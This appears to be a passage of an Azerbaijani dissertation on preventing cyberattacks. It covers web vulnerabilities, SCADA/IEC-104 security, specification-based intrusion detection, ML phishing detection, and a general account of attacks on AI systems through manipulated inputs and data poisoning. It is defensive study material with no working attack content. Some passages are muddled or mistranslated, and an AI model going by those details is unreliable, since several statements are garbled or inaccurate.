1. İdentifikasiya və sessiyanın idarə edilməsi - Burada əsas təhlükə brute-force parol sındırma olduğundan, pozulmuş autentifikasiya qısa müddət ərzində çoxsaylı giriş cəhdlərinə icazə verməməklə həll edilə bilər. Sistem həmçinin səhv parolun müəyyən edilmiş sayda daxil edilməsinin qarşısını almalıdır. Bundan əlavə, işçilər güclü və proqnozlaşdırıla bilməyən parollardan istifadə etməlidirlər. Sessiya identifikatorları qorunmalıdır. O, URL-də olduğu kimi heç bir yerdə görünməməli və şifrələmə ilə qorunmalıdır.

2. XML Xarici Müəssisə Hücumları - Əgər şirkət XML analizatorundan istifadə edirsə, o, konfigurasiya edilməli və standart konfigurasiyalar dəyişdirilməlidir, çünki xarici obyektlər deaktiv edilə bilməz.

Bundan əlavə, serverin kritik fayllara daxil olmaq hüququ yoxdursa, məzmununu təcavüzkarlara verə bilər. Ən az imtiyaz prinsipi tətbiq edilməlidir: serverə lazım olmadığı təqdirdə maksimum imtiyazlar vermək faydasız və eyni zamanda təhlükəlidir. Ən yaxşı təcrübə mümkün olan ən az güclü hesabla eyni hüquqları verməkdir. Bu yolla, sistem təhlükə altına düşsə belə, ödənilə biləcək zərər hesabın edə biləcəkləri ilə məhdudlaşdırılır.

3. Giriş nəzarəti (Access control-a hücumlar) - Tez-tez yaranan səhvlər və ya çatışmazlıqlar nəticəsində yaranan giriş nəzarəti zəiflikləri asanlıqla yoxlanıla bilər. Bunu etmək hüququ olmayan bir hərəkət istifadəçi tərəfindən həyata keçirilirsə, problem var. Harada yoxlanılacağını bilmək çox vacibdir, ona görə də yaxşı nəzarətə giriş siyasətinə malik olmaq bu halların qarşısını almağa kömək edə bilər. Bəzi ən yaxşı təcrübələrə həmçinin URL-də istifadəçi identifikatorlarının və ya haker üçün digər faydalı məlumatların ifşa edilməməsi və vebseytdə gizli səhifələrin buraxılmaması daxildir.

4. Səhv Təhlükəsizlik konfigurasiyaları - Xidmətlərin konfigurasiyasını yoxlamaq və onların necə işlədiyini bilmək təhlükəsizlik yanlış konfigurasiya hücumlarından qorunmağın ən yaxşı yoludur. Defolt davranış yalnız lazım olduqda və təhlükəsizliyin təmin olunduğuna əmin olduqda istifadə edilməlidir.

5. XSS hücumları - Hücumçunun mətn qutusunu zərərli kodla doldurduqda saytlar arası skript baş verə bilər. Bunun qarşısını almaq üçün onun məzmununu yoxlamaq və istifadəçinin bu halda “<” və “>” kimi müəyyən simvolları istifadəsini məhdudlaşdırmaq olar. Başqa bir həll, əgər bütün simvolların istifadəsinə icazə verilsə, istifadəçinin daxil etdiyi məlumatları HTML-də kodlaşdırmaqdır. Beləliklə, məzmun brauzer tərəfindən Javascript kimi şərh edilməyəcək.

XSS hücumları URL-nin təcavüzkar tərəfindən dəyişdirildiyi zaman da baş verə biləcəyi üçün URL-lərin də kodlandığından əmin olmaq vacibdir. URL-lərin və mətn qutularının təhlükəsiz olduğundan əmin olmaq üçün backenddə metodların tətbiqi vacibdir.

6. Təhlükəsiz seriyasızlaşdırma - Təhlükə potensial olaraq təhlükəsiz olmayan məlumatların daxil edilməsindən irəli gəlir. İlk addım seriallaşdırılacaq məlumatlara diqqət yetirmək, daxil edilənləri yoxlamaq və düzgün işləməni təmin etməkdir. Hücum istifadə olunan proqramlaşdırma dilinə xas olduğundan, arxa hissədə yaxşı kitabxanaların və təhlükəsiz metodların mənimsənilməsi vacibdir.

7. SQL Injection - təcrübəyə görə sistemlə bağlı hücumçunun mümkün qədər az məlumat verməkdir. Verilənlər bazası xətası verilərsə, haker sorğuların necə idarə olunduğu barədə daha yaxşı təsəvvürə malik olacaqdır.

Mətn qutularından gələn SQL Injection riski, ilk və ən açıq həll yolu daxil edilmiş dəyərləri yoxlamaq və istifadəçilərin tək dırnaq və ya defis kimi müəyyən simvolları daxil etmələrinin qarşısını almaqdır. Hazırlanmış bəyanat adlanan parametrləşdirilmiş sorğulardan istifadə SQL inyeksiya risklərini aradan qaldırmağın ən yaxşı yoludur.

Əgər haker veb proqramın bu tip hücumlara qarşı həssas olduğunu düşünürsə, çox güman ki, onun sxemini bilmək üçün verilənlər bazasında müxtəlif hərəkətlər

etməyə çalışacaq. Hər şey log faylında saxlanılır, ona görə də bu fayldakı müxtəlif nümunələr SQL inyeksiya cəhdini aşkar edə bilər.

8. Sosial mühəndislik – bu hücumlarının qarşısını almaq üçün şirkətdə çalışan insanlar naməlum mənbədən zəng və ya e-poçt qəbulu zamanı hər zaman şübhəli olmalıdırlar. Bu cür hücumların qarşısını almağın ən yaxşı yolu işçiləri məlumatlandırmaq və onların xüsusiyyətləri və ya ümumi nümunələri tanımasına kömək etməkdir. Məsələn, qurbanı manipulyasiya etməyə çalışan cinayətkar tez-tez vəziyyətin fəvqəladə və ya son dərəcə vacib olduğunu iddia edərək, insanın düşünməsi və stressdən üstünlük kimi istifadə etməsi üçün vaxtını minimuma endirir. Standart prosedurlara əməl edilmədikdə və həssas məlumatlar haqqında suallar verildikdə işçilər inamsız olmalıdırlar. Fişinq hücumları üçün antiviruslar 100% təhlükəsiz olmasa da, zərərli əlavələri aşkar etməkdə və daxil olan e-poçtu bloklamaqda və ya işçini xəbərdar etməkdə səmərəlidir. Bağlantılarla işləmək daha mürəkkəbdir, çünki onlar təhlükəsizliyi daha asan keçə bilirlər. İşçilərə fişinq riskləri, eləcə də saxta URL-ləri, veb-saytları və zərərli e-poçtların klassik nümunələrini necə ayırd etmək öyrədilməlidir. (Dini, G., Giaretta, A. və başqaları, 2016: s. 116-129)

Maşın öyrənməsinin perspektivindən də phishing e-poçtlar asanlıqla aşkar edilə bilər, çünki domain adlarının, linklərin, əlavələrin və düymələrin analizi kompüterlərin onları avtomatik olaraq aşkar etməsini, onları blok etməsini və qeyd fayllarında şəbəkə duvarlarını gücləndirməsini kömək edir. Bu, maşın öyrənməsinin dünya üzrə siber hücumlarla mübarizə aparmağa necə kömək edə biləcəyinin nümunələrindən biridir. Lakin maşın öyrənməsi ilə kömək olaraq bir təhlükəsizlik sistemi həyata keçirmək üçün çox sayda məlumat tələb olunur. Həmçinin, yalnız miqdar problemi həlli edə bilməz, məlumatın keyfiyyəti də vacibdir, çünki maşınlar pis məlumatdan öyrənmə bilməz. Bu faktorlara əsaslanaraq, məlumat keyfiyyəti və miqdarı mühitində cybercrimə və hücumları aşkar etmək üçün təlim modellərinin tədris edilməsinə ehtiyac duyulur və onlara qarşı dərhal və ciddi tədbirlər görülməlidir. Bu məqalə, xüsusiyyətlə sinifləndirmə alqoritmləri olmaqla maşın öyrənmə alqoritmlərinin, iş sahəsində şəxsi məlumatları və gizli sənədləri işləyən

serverlərlə əlaqəli sistemlərin cybercrimə və hücumların təsirini azaltmağa necə kömək edə biləcəyini analiz etmək məqsədini daşıyır.

2.2 Ağıllı sistemlərin tətbiqi ilə kiber hücumların qarşısının alınması metodları

Dissertasiya işimizin əsas mövzusunə əsas kimi biz Nəzarət sistemi və məlumatların toplanması (SCADA) əsasında proses şəbəkələrinin infrastruktur spesifikasiyasını təsvir edir, onların təhlükəsizliyini və əlaqədar tədqiqat işlərini yerinə yetirmək üçün ağıllı sistemlərə baxacağıq.

SCADA əsaslı proses şəbəkələri

Purdue istinad modelinə əsaslanaraq, SG-lərdə SCADA-ya əsaslanan proses şəbəkələri şəkilində göstərildiyi kimi əsas texnologiya, ikinci dərəcəli texnologiya və İKT-dən ibarət iyerarxik idarəetmə strukturları kimi təsvir edilə bilər. Sistem bir neçə səviyyəyə bölünür, elektrik açarları kimi əsas texnologiya sensorlar və aktuatorlar kimi ikinci dərəcəli texnologiyadan istifadə etməklə izlənilir və idarə olunur. İdarəetmə iyerarxiyasının ən aşağı səviyyəsində infrastruktur Əməliyyat Texnologiyası (OT) şəbəkəsinə [(Geniş Sahə Şəbəkəsi (WAN) vasitəsilə telenəzarət bağlantısı olan avadanlıq və sistemlər] bölünür. OT şəbəkəsinə birbaşa qoşulan SCADA şəbəkəsidir (nəzarət sistemlər və operator stansiyaları ilə rabitə stansiyaları). Firewall-lar vasitəsilə əlaqələndirilən, təhlükəsizliklə idarə olunan səviyyə, Demilitarized Zone (DMZ) mövcuddur (korporativ ofis və SCADA şəbəkəsi arasında məntiqi olaraq seqmentləşdirilmiş sahə).

Nəhayət, korporativ şəbəkə DMZ-yə qoşulur. Əsas qurğular Uzaqdan Terminal Bölmələri (RTU) tərəfindən idarəetmə iyerarxiyası daxilində birləşdirilmiş nəzarət və ölçmə tapşırıqları üçün istifadə olunan İntellektual Elektron Cihazlar (IED) vasitəsilə OT şəbəkəsinə qoşulur. Daha sonra məlumatlar IEC-104 və ya Modbus kimi müvafiq OT protokollarından istifadə edərək OT şəbəkəsi vasitəsilə SCADA sistemində ötürülür. OT şəbəkəsi daxilində RTU-ya qarşı Master Terminal Unit (MTU) SCADA sistemi üçün gateway rolunu oynayır.

İnternet şəbəkələrində kibertəhlükəsizlik


Avropa enerji sektorunda IEC-104 protokolu tez-tez coğrafi olaraq geniş yayılmış prosesləri izləmək və nəzarət etmək üçün istifadə olunur. Köhnə sənaye protokolu kimi IEC-104 şifrələmə və ya autentifikasiya kimi təhlükəsizlik xüsusiyyətlərini təmin etmir (IEC 2016). Buna görə də, şifrələmə və ya autentifikasiya mexanizmi olmadan, icazəsiz üçüncü tərəflər kritik IEC-104 trafikini ələ keçirə və şəbəkəni potensial təhlükə altına sala bilər. Məsələn, hücumçu mövcud rabitə kanallarını Man-in-the-Middle (MITM) hücumu ilə ələ keçirə və ya trafiki idarə etmək üçün yeni bağlantılar yarada bilər. Belə ki, təcavüzkar ələ keçirilən və ya yeni qoşulmuş son nöqtələr arasında yeni və ya göndərilmiş mesajları oxuya, dəyişdirə, əlavə edə və ya silə bilər.

Proses şəbəkəsi daxilində kritik təhlükəsizlik məsələlərini, xüsusən də köhnə protokolları həll etmək üçün IEC 62351 standartı yeni təhlükəsizlik prinsipləri və tələblərini müzakirə edir. Məsələn, IEC 62351 standartı təhlükəsiz açar mübadiləsi, şifrələmə və autentifikasiyanı (IEC 2018) təmin edən Nəqliyyat Layeri Təhlükəsizliyi (TLS) protokolundan istifadə edərək təhlükəsiz uçdan-uca rabitə tələb edir. Bununla belə, ənənəvi texnoloji şəbəkələrdə yeni standartların genişmiqyaslı tətbiqi və uyğunlaşdırılması xidmətin əlçatanlığını təhlükə altına sala bilən çoxlu sayda resurs məhdud cihazları ilə maneə törədir. Təsə yavaşmaları RTU və ya IED kimi resursla məhdudlaşan qurğuları alt-üst edə bilər və SCADA tətbiqlərinin real vaxt tələblərinə cavab verməsinin qarşısını alaraq daha yüksək rabitə gecikməsinə səbəb ola bilər. (Şəkil 15)

Müxtəlif tədqiqatlar TLS protokol integrasiyasının səbəb olduğu performans problemlərini araşdırdı və sənaye protokolu rabitələrinin performansına mənfi təsirlər (məsələn, IEC 61850, IEC-104) müşahidə edildi. Elektrik şəbəkələri çox vaxt yüksək xərclər olmadan dəyişdirilə və ya təkmilləşdirilə bilməyən uzun amortizasiya dövrləri olan və köhnə uyğun həllər tələb edən performans baxımından məhdud aktivləri vardır. IDS mümkün hücum göstəricilərini və ya proses şəbəkəsinə aktiv şəkildə müdaxilə etməyən anomaliyaları müəyyən etmək üçün izləmə imkanlar vasitəsilə passiv təhlükəsizliyi təmin edə bilər. Potensial şübhəli hadisələri müəyyən etmək üçün ya müşahidəni normal sistem davranışını təmsil edən biliklərlə

müqayisə etməklə, ya da imzanı məlum təsnif edilmiş hücumlarla birbaşa müqayisə etməklə bir neçə IDS yanaşması var.

Şəkil 15. SCADA sisteminin tətbiqi



Mənbə: <https://energyinformatics.springeropen.com/articles/10.1186/s42162-022-00206-7>

Bununla belə, sonuncu yanaşma aşkarlanması üçün hücum məlumatlarını tələb edir ki, bu da Zer0Day kimi naməlum hücumların aşkarlanmasında çevikliyi məhdudlaşdırır. Üstəlik, verilənlərə əsaslanan maşın öyrənmə yanaşmalarından istifadə edərək təlim keçmiş modellərə əsaslanan məlum normal şərtlərlə müşahidələri müqayisə etmək də təlim məlumatlarına daxil edilən ssenarilərə görə aşağı dəqiqlik və məhdudiyyətin mənfi tərəfinə malikdir. Bundan əlavə, yoxlanılmış ekspert biliklərinə əsaslanan spesifikasiyaya əsaslanan yanaşma, aşkarlamada yüksək dəqiqliyi təmin etmək və domenə məxsus biliklərə əsaslanaraq çeviklik məhdudiyyətini azaltmaq potensialına malikdir. SIDS yanaşmaları ilə bağlı problem müxtəlif SG istifadə halları üçün standartlaşdırılmış SB təmin etməkdir, bunun əsasında anomaliya aşkarlama şərtləri avtomatik olaraq əldə edilə bilər. Bundan əvvəl, bu yazıda biz qaydalar toplusunu avtomatik əldə etmək üçün müəyyən edilmiş GIM-dən istifadə edən SIDS təqdim edirik. (Alazab, M., Broadhurst, R. və başqaları, 2012: s. 231-251)

Spesifikasiyaya əsaslanan müdaxilənin aşkarlanması


Bu bölmədə SGs üçün SIDS yanaşmamıza baxacağıq. Ümumiyyətlə, bizim yanaşmamız GIM-dən əldə edilən SB-yə əsaslanır və domenə xas bilikləri əhatə edir. SB-dən istifadə etməklə monitoring edilən şəbəkə trafikini SB-yə qarşı yoxlanılır, pozuntu konkret və izah edilə bilən xəbərdarlıqla nəticələnir. Bundan əlavə, rabitə davranışının ardıcılığı, sənaye paketlərinin state keçidlərinə uyğun olmasını təmin etmək üçün protokola xas AM-lərə qarşı yoxlanılır. Bununla belə, müdaxilənin aşkarlanması GIM-in domen biliklərindən istifadə edən yanaşmaların qarışığından istifadə etməklə həyata keçirilir.

Çərçivəyə ümumi baxış - Təklif etdiyimiz SIDS şəbəkə protokolunun müxtəlif təbəqələrində zərərli məzmunun mövcudluğunu yoxlayan şəbəkə əsaslı SIDS-dir. Te SIDS, Mealy avtomatından istifadə edərək, paket başlıqlarından və sənaye protokol yığını daxilində faydalı yüklərdən (məsələn, Ethernet/IP/TCP/IEC-104) və paketdəki uyğunsuzluqları yoxlayaraq, tutulan trafikə əsaslanan anomaliyaları aşkar edir.

Avtomatının qəbuledici vəziyyətləri yoxdur və keçidlərin ardıcılığından çıxışların ardıcılığı onun nüvəsi kimi keçidləri olan reaktiv sistemə gətirib çıxarır və buna görə də protokollar üçün daha uyğun modeldir.

Mealy avtomatını yaradan L^* alqoritmi, state maşını modeli rabitə davranışını qəbul etmək üçün istifadə olunur. Bu dissertasiya işində biz TCP/IP əsaslı şəbəkələrdə monitoringi və idarə edilməsi üçün Avropa enerji sektorunda geniş istifadə olunan standart olan IEC-104 protokoluna diqqət yetirir. Bununla belə, SIDS IEC-104 trafikinin tətbiqi səviyyəsinin məzmunu ilə məhdudlaşmır, lakin tipik TCP/IP əsaslı IEC-104 paketlərinə daxil olan bütün təbəqələri nəzərə alır. Xüsusilə, şəbəkə səviyyəsində IP, nəqliyyat səviyyəsində TCP və tətbiq səviyyəsində IEC-104 istifadə edən paketlər. (Şəkil 16)

Şəkil 16. Spesifikasiyalar və trafik göstəriciləri əsasında şəbəkə trafikini müşahidə etmək üçün SIDS yanaşması



Mənbə: https://www.researchgate.net/publication/363389640_On_specification-based_cyber-attack_detection_in_smart_grids

Qeyri-qanuni və qanuni trafikini ayırd etmək üçün SIDS SB-dən əldə edilən məşin tərəfindən oxuna bilən daxiletmə flepində müəyyən edilmiş qaydalar toplusundan istifadə edir. Burada spesifikasiyalar müəyyən dərəcədə SG infrastrukturunun məlum parametrlərini və xüsusiyyətlərini əks etdirən məlumat dəstləri kimi müəyyən edilir. SB-də göstərilən hər şey etibarlı sayılır; spesifikasiyaya uyğun gəlməyən hər şey zərərli trafik hesab olunur. Şəbəkə trafikini müşahidə edərkən, SIDS DPI-dən istifadə edərək hər bir paketi yoxlayır. Bu məlumat paketinin SB-yə uyğunluğu, məsələn, istifadə olunan protokollar, protokol sahələri, ünvanın yoxlanılması və faydalı yükün uyğunluğu yoxlanılır. Paketin ilkin yoxlanışından sonra növbəti yoxlama addımı əlaqə atributlarını və vəziyyətlərini qiymətləndirir. Hər bir əlaqə əlaqənin xüsusiyyətlərini göstərən SB-də və əlaqənin son nöqtələrini modelləşdirən iki Mealy avtomatı ilə müəyyən edilir. (Khattak, A. M., Bao, F. və başqaları, 2015: s. 38-57)

SCADA şəbəkəsi daxilində IEC-104 trafikinə gəldikdə, son nöqtələrin rolları MTU və RTU kimi təmsil olunur. Paketlərin düzgün semantik xəritələşdirilməsi üçün mapper komponenti paketin məzmununu Mealy avtomatı üçün giriş simvoluna

çevirməkdən məsuldur. Müvafiq giriş simvolunu aldıqdan sonra əlaqə obyektini onu əlaqələri təmsil edən yaradılmış AM-lərə ötürür. Mealy avtomatından istifadə edildiyi üçün o, çıxış simvolunu qaytarmaqla dərhal report verir. Çıxış simvolu xəta və ya şübhəli davranışı göstərsə, əlaqə obyektini xəbərdarlıq vermək üçün xüsusi xəbərdarlıq səbəbi ilə xəbərdarlıq generatorunu işə salır. Xəbərdarlığın yaradılması müxtəlif səbəblərdən müxtəlif komponentlərlə idarə olunur. Kibertəhlükə haqqında məlumat bazası daha yüksək səviyyəli korrelyasiyanın bir hissəsi olan infrastrukturun spesifikasiyası ilə birləşdirilmiş xəbərdarlıqlar toplusunu təmsil edir.

FƏSİL 3. KİBERHÜCUMLARIN SÜNİ İNTELLEKTDƏN İSTİFADƏ EDƏRƏK QARŞISININ ALINMASI

Süni intellektin öyrənmə üsullarının inkişafı ilə yanaşı, proqnozların performansını artırmaq üçün phishing veb səhifələrinin tanınması üçün müxtəlif metodologiyalar mövcuddur. Phishing aşkarlanması verilənləri təsnif etmək üçün modellərin verilənlər dəstlərindən etiketlenmədən istifadə edərək nəzarət aparılan təsnifatlaşdırma yanaşmasıdır. Nəzarət olunan öyrənmə prosesləri üçün müxtəlif alqoritmlər mövcuddur, məsələn, naïve Naves, neural networks, linear regression, logistic regression, decision tree, support vector machine, K-nearest neighbor, və random forest. Praktikada veb səhifələrdə, ümumiyyətlə, iki tələbi ödəyən həll sistemi lazımdır. Birincisi, yüksək dəqiqlik və aşağı yanlış xəbərdarlıq dərəcəsinin olmasıdır. Modelin performansını yaxşılaşdırmaq, xüsusən də mürəkkəb strukturları olan neyron şəbəkələri üçün əhəmiyyətli verilənlər bazası tələb edir. Bundan əlavə, hesablama vaxtı real vaxt aşkarlama sistemləri üçün həlledici amildir.

Bu işinin əsas məqsədi süni intellektdən istifadə edərək fişinq hücumlarının qarşısını almaq üçün effektiv metodları araşdırmaqdır. Başlanğıc nöqtəsi kimi phishing hücumunun əsas həyat dövrünü özündə saxlayan məlumat dəstlərini araşdırmaq, onları kateqoriyalasdırmaq, məlumatların təmizlənməsi və sistemin özü öyrənən inkişaf modelinin hazırlamaq çün texniki üsulların araşdırılmasıdır. Tez-tez istifadə olunan qara siyahı ilə yoxlama və ya tanınma üsullarına əlavə olaraq, budissertasiya işi ilə süni intellekt öyrənmə əsaslı URL aşkarlama texnologiyasına baxacağıq. Həll yolumuz ən müasir həlləri təqdim edir, hər bir həllin çətinliklərini və məhdudiyyətlərini müqayisə edir və təhlil edir, tədqiqat istiqamətləri və gələcək həllər üçün ideyalar təqdim edir. (Kim, D., Han, J. və başqaları, 2017:s.212-222)

Təhlükəsizliyi olmayan bir internet düşünsək, burada hər hansı bir istifadəçi axtarış tariximizi, fəaliyyətimizi, kredit kartı nömrəmizi, hökumət təyinatlı şəxsiyyət vəsiqəmizi, hətta bütün gizlilik məlumatlarımızı izləyə bilərlər. Belə bir halda təhlükəsiz olmayan mühitdən yəni, İnternetdən istifadə edərdik? Çoxlarının buna yox cavabı verəcəyinə əminik. Bu faktorlar katastrofik səslənir, lakin insanlar

kompyuter şəbəkələrinə qorunmasız şəkildə qoşulduqda bunlar baş verə biləcək şeylərin sadəcə kiçik bir nümunəsidir. Bu günkü dövrdə, istifadəçi gizliliyi, iş sahələri və hökumətlər kritik prioritetlər kimi qəbul edilən informasiya texnologiyalarının əsas sahələrindən biridir. Qədim dövrlərdən bəri məlumatların təhlükəsizliyi həm problem, həm də əsas məsələ olmuşdur və bu səbəbdən müxtəlif yollar və üsullar tətbiq edilməyə çalışılmışdır, lakin heç biri gizliliyi tamamilə qoruya bilməmişdir. Məsələn, məşhur hərbi komandan və siyasətçi Yulius Sezar, hərbi məktubların şifrəli versiyalarını göndərmək üçün ancaq bir rəqəm olan açarları istifadə edirdi. Açarları rəqəmlər kimi istifadə edərək, sözün bütün hərfləri sol və ya sağa doğru keçirilərək açıqlayıcı bir mənə əldə edilirdi. Bu gizlilik seçimləri, insan zəkası inkişaf etdiyi zaman sadə səslənirdi, lakin Yulius Sezarın dövründə düşmənlər bu şifrəli məktubları insanlar üçün anlaşılan dilə tərcümə etməkdə çətinlik çəkirdilər. Dünya Səhiyyə Təşkilatının (DST) rəsmi statistikalarına əsasən, dünya əhalisi illik ortalama 1,05% artır. Dünya əhalisinin sayı çoxaldıqca, onların məlumatlarını idarə etmək, gizliliklərini təmin etmək və təhlükəsiz bir mühit yaratmaq, məlumat və gizlilik həvəskarı olan qara papaqlı hakerlərin məlumatları və şəxsi sənədləri oğurlamasından dolayı daha mürəkkəb hala gəlir.

Süni intellekt (AI) hücumu, süni intellekt sisteminin nasazlığına səbəb olmaq məqsədi ilə qəsdən manipulyasiya edilməsidir. Bu hücumlar əsas alqoritmlərdə müxtəlif zəiflikləri hədəf alaraq müxtəlif formalarda ola bilər:

- Giriş və yaxud daxiletmə hücumu: Təcavüzkarın məqsədlərinə xidmət etmək üçün sistemin çıxışını dəyişdirmək üçün AI sisteminə girişin məzmununu manipulyasiya etməkdir. Çünki hər bir süni intellekt sisteminin mərkəzində sadə bir maşın dayanır – o, daxilolman; qəbul edir, müəyyən hesablamalar həyata keçirir və çıxışı qaytarır – girişlə manipulyasiya etmək təcavüzkarın sistemin çıxışını manipulyasiya etməyə imkan verir.

- Zəhərləmə hücumu: Süni intellekt sisteminin yaradılması prosesinin alt-üst edilməsi, nəticədə ortaya çıxan sistemin təcavüzkarın nəzərdə tutduğu şəkildə işləməməsinə səbəb olur. Zəhərlənmə hücumunu həyata keçirməyin sadə bir yolu prosesdə istifadə olunan məlumatları məhv etməkdir. Bunun səbəbi süni intellektə

güc verən ən qabaqcıl maşın öyrənmə üsullarının tapşırığı necə yerinə yetirməyi “öyrənməklə” işləməsidir. Lakin onlar yalnız bir mənbədən və yalnız bir məlumatdan “öyrənirlər”. Məlumat su, yemək, hava kimidir. Zəhərlənmə hücumları da öyrənmə prosesinin özünə müdaxilə edə bilər.

Süni intellekt sistemləri kritik kommersiya və hərbi tətbiqlərdə yerləşdikcə, bu hücumlar ciddi və hətta ölümcül nəticələrə səbəb ola bilər. AI hücumları zərərli son məqsədlərə nail olmaq üçün bir neçə yolla yerləşdirilə bilər:

- Zərər vurmaq: Təcavüzkar AI sistemini sıradan çıxararaq zərər vermək istəyir. Buna misal olaraq avtonom avtomobili aldaraq dayanma işarəsinə məhəl qoymayan hücumu göstərmək olar.

Təcavüzkar süni intellekt sisteminə hücum edərək, bir dayanacaq nişanını başqa bir işarə və ya simvol kimi səhv müəyyənləşdirə bilər, özü idarə edən nəqliyyat vasitələrinin dayanma nişanlarına məhəl qoymamasına və digər nəqliyyat vasitələri və piyadalarla toqquşmasına səbəb ola bilər.

- Sistemə etimadın qırılması: Təcavüzkarlar operatorların süni intellekt sisteminə inamını itirməsini istəyirlər ki, bu da sistemin bağlanmasına səbəb olur. Buna misal olaraq, avtomatlaşdırılmış təhlükəsizlik xəbərdarlıqlarının təkrarlanan hadisələri səhv olaraq təhlükəsizlik təhdidləri kimi təsnif etməsinə səbəb olan və sistemləri oflayn vəziyyətə salan çoxlu sayda yanlış pozitivlərə səbəb olan hücumdur. Yoldan keçən sahibsiz pişiyi və ya yıxılmış ağacı təhlükəsizlik kimi təsnif etmək üçün video əsaslı təhlükəsizlik sisteminə hücum etmək təhlükəsizlik sistemini oflayn vəziyyətə sala bilər ki, bu da öz növbəsində real təhlükələrin aşkarlanmasından yayınmağa imkan verir.

Süni İntellekt hücumları, təcavüzkarın sistemin uğursuzluğuna səbəb olmaq üçün istifadə edə biləcəyi Sİ alqoritmlərinin əsas məhdudiyyətləri səbəbindən mövcuddur. Ənənəvi kibertəhlükəsizlik hücumlarından fərqli olaraq, bu zəifliklər proqramçı və ya istifadəçi səhvinin nəticəsi deyil. Bunlar, sadəcə olaraq, müasir metodların çatışmazlıqlarıdır. Daha açıq desək, süni intellekt sistemlərinin yaxşı işləməsini təmin edən alqoritmlər mükəmməl deyil və onların sistemli məhdudiyyətləri rəqiblərin hücumu üçün imkanlar yaradır. Bu, ən azı yaxın gələcək

üçün, riyaziyyatda sadəcə həyat faktıdır.

İnsanlar real dünyada bir çox obyekt və ya konsepsiya nümunəsini görərək və öyrəndiklərini daha sonra istifadə etmək üçün beyinlərində saxlayaraq dərk edirlər. Maşın öyrənmə alqoritmləri verilənlər toplusunda bir çox obyekt və ya konsepsiya nümunələrinə baxaraq "öyrənir" və öyrəndiklərini sonradan istifadə üçün modeldə saxlayır. Çox olmasa da, maşın öyrənməsinə əsaslanan süni intellekt tətbiqetmələrində prosesdə heç bir xarici bilik və ya digər sehr istifadə edilmir. O, tamamilə verilənlər bazasına əsaslanır, başqa heç nə.

